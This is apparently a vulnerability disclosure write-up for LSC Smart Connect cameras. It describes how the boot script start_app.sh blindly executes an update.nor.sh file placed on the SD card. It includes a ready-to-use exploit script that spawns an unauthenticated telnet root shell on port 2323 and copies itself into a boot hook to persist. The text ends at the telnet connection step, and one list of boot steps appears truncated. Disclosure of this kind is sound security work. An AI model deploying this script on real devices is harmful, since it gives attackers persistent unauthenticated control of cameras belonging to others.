 istaarkk/cve-2025-65817
Here is the CVE-2025-65817

| Fields | Value |
|---|---|
| Titre | Vulnerability Report: LSC Smart Connect Camera |
| Date | 2024-02-15 |
| Description | Abusing the SD-card update hook to spawn remote shells on LSC Smart Connect cameras. |
| Tags | iot, vulnerability, cve |
| Firmware | 1.14.13 |
The vulnerability found consists of exploiting the update system in start_app.sh, more precisely via the SD card mount and the update.nor.sh file.
# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"
The section local/sbin/start_app.sh:50–99 blindly trusts any file named update.nor.sh located on the SD card. During the boot process, the script:
update.nor.sh to /tmp/update.nor.sh,Later in the startup sequence (local/sbin/start_app.sh:108–129), the copied file is:
This execution occurs before the main ipc_service starts, meaning the script runs in a highest-privilege environment where networking utilities, watchdog functions, and upgrade helpers are already available.

The exploit consists of creating a shell and opening a port via telnetd, which is present on the camera:
/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]
We just need to write a .sh script to the SD card and name it update.nor.sh.
The exploit I choose is :
#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time


We confirm that the port is open.
We connect via telnet: